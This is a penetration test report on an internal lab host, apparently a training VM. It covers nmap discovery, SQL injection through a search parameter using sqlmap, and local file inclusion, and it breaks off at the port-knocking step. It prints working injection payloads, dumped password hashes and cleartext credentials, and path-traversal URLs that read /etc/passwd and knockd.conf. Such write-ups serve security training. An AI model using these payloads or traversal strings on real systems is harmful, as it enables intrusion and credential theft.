PENETRATION TESTING REPORT

Penetration Test Report

Prepared by:
Mohanad Ahmed Usama Atea Ahmed
Yassen Wagih Fathy Abdel Salam
Nancy Sameh Sami Sallam
Ahmed Ayman Ahmed El-Leithy

Approach: Black-box

Tools used: Nmap, sqlmap, CrackStation (online), knock (knockd client), hydra, ssh, Kali Linux utilities, standard Linux commands

Table of Contents

1 Reconnaissance

Purpose: Discover live hosts and verify target availability.

Commands

ifconfig
nmap -sn 192.168.196.0/24

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:26:fa:55:aa  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 11 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::ec00:ae72:6cf9:81ec  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:33:c5:25  txqueuelen 1000  (Ethernet)
        RX packets 160154  bytes 235508770 (224.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52825  bytes 3182456 (3.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.196.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 08:33 EDT
Nmap scan report for 192.168.196.1
Host is up (0.00043s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.196.2
Host is up (0.000097s latency).
MAC Address: 00:50:56:E5:D8:8D (VMware)
Nmap scan report for 192.168.196.138
Host is up (0.00018s latency).
MAC Address: 00:0C:29:29:9E:38 (VMware)
Nmap scan report for 192.168.196.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:ED:26:49 (VMware)
Nmap scan report for 192.168.196.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds
```


1.2 Service Enumeration

Purpose: Enumerate open ports, running services and attempt basic service/version detection.

Commands

```
nmap -A -Pn -p- 192.168.196.138
```

Explanation: Full TCP port scan with service/version detection and OS fingerprinting to identify services for further assessment (HTTP, SSH, etc.).



2) Planning

1.1 Overview (Red Team Simulation)

This project was conducted as a Red Team simulation to emulate real-world adversaries and evaluate the organisation's detection, response, and defensive controls. The purpose of this engagement was to identify potential security weaknesses within the target web application and its underlying host using a Black-Box approach and to provide actionable remediation recommendations. A full penetration test was performed against 192.168.196.138 to evaluate the application and host for common and critical vulnerabilities.

During the engagement we identified and exploited a chain of linked vulnerabilities: an SQL Injection in a search parameter allowed database extraction; a Local File Inclusion (LFI) flaw enabled reading sensitive system files (including /etc/knockd.conf); the disclosed knockd configuration revealed a port-knocking sequence that, when executed, opened SSH; credential harvesting and dictionary attacks provided valid SSH credentials; and finally, a sudoers misconfiguration presented a local privilege-escalation vector. This sequence (SQLi → LFI → disclosure of knockd.conf → knock → SSH access → credential reuse → potential PrivEsc) demonstrates a practical attack path that could result in full system compromise if not remediated.

Objective:
Simulate a realistic adversary (Red Team) to uncover exploitable weaknesses, validate detection/response capabilities, and recommend improvements to reduce risk.

Scope:
Internal network penetration testing focused on the target host 192.168.196.138 and related application functionality. Testing was conducted under an agreed black-box model (no prior credentials provided).

1.2 Scope

- Target IP: 192.168.196.138
- Assessment type: Black-box (no prior credentials)
- Network range scanned: 192.168.196.0/24 (discovery only)
- Tools used: Nmap, sqlmap, hydra, knock, ssh, CrackStation (PoC), Kali Linux utilities, standard Linux commands.
- This engagement was conducted as an internal network assessment .

1. **Methodology**

This section lists the commands and steps taken during the assessment. Command outputs are intentionally omitted — placeholders are provided so screenshots can be inserted later as evidence.


3) Initial Compromise

1. SQL Injection (Discovery & Exploitation)


Context: A web search endpoint accepted POST input. The HTTP request was saved to check2.txt and used as sqlmap's request file.

Commands


```
sqlmap -r check2.txt --dbs
```




sqlmap -r check2.txt -D Staff --tables




sqlmap -r check2.txt -D Staff -T StaffDetails --columns





sqlmap -r check2.txt -D Staff -T Users --columns





sqlmap -r check2.txt -D Staff -T Users -C username,password --dump

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r check2.txt -D Staff -T Users -C Username,Password --dump

                {1.9.8#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:16:23 /2025-10-24/

[09:16:23] [INFO] parsing HTTP request from 'check2.txt'
[09:16:23] [INFO] resuming back-end DBMS 'mysql'
[09:16:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpjO'='kpjO

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0×716b787171,0×5765517a42446c50514e43554a756e7859466559 6a5057716744566746694 86e758614d4b446c7
766b7a71),NULL,NULL,NULL,NULL-- -
---
[09:16:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:16:23] [INFO] fetching entries of column(s) 'Password,Username' for table 'Users' in database 'Staff'
[09:16:23] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
```


```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:17:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[09:17:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:17:57] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:17:57] [INFO] starting 6 processes
[09:18:03] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+----------+----------------------------------+
| Username | Password                         |
+----------+----------------------------------+
| admin    | 856f5de590ef37314e7c3bdf6f8a66dc |
+----------+----------------------------------+

[09:18:03] [INFO] table 'Staff.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.196.138/dump/Staff/Users.csv'
[09:18:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'

[*] ending @ 09:18:03 /2025-10-24/
```

Note : One extracted MD5 hash was tested on CrackStation to demonstrate recoverability as a PoC. In production, use secure cracking policies and avoid storing sensitive hashes for long.






sqlmap -r check2.txt -D users --tables



sqlmap -r check2.txt -D users -T UserDetails --columns



sqlmap -r check2.txt -D users -T UserDetails -C username,password –dump

username	password
marym	3kfs86sfd
julied	468sfdfsd2
fredf	4sfd87sfd1
barneyr	RocksOff
tomc	TC&TheBoyz
jerrym	B8m#48sd
wilmaf	Pebbles
bettyr	BamBam01
chandlerb	UrAG0D!
joeyt	Passw0rd
rachelg	yN72#dsd
rossg	ILoveRachel
monicag	3248dsds7s
phoebeb	smellycats
scoots	YR3BVxxxw87
janitor	Tlovepeepee
janitor2	Hawaii-Five-0

```
[09:30:08] [INFO] table 'users.UserDetails' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.196.138/dump/users/UserDetails.csv'
[09:30:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'

[*] ending @ 09:30:08 /2025-10-24/
```

Purpose

2. Test the search POST parameter for SQL Injection (boolean/time/UNION).
3. Enumerate databases and tables and dump selected columns for proof-of-concept.
4. Save output to sqlmap’s output folder for evidence.


1.3 Local File Inclusion (LFI)


Technique: Use path traversal or file include parameter to read files from the filesystem via vulnerable file parameter (e.g., welcome.php).

http://192.168.196.138/welcome.php?file=../../../../etc/passwd
http://192.168.196.138/welcome.php?file=///////etc/knockd.conf

Purpose

- Read sensitive files (e.g., /etc/passwd) to enumerate local users and potential target accounts.
- Read configuration files (e.g., /etc/knockd.conf) to discover security mechanisms and credentials/sequences.





1.4 Port Knocking (extracting the sequence & executing it)

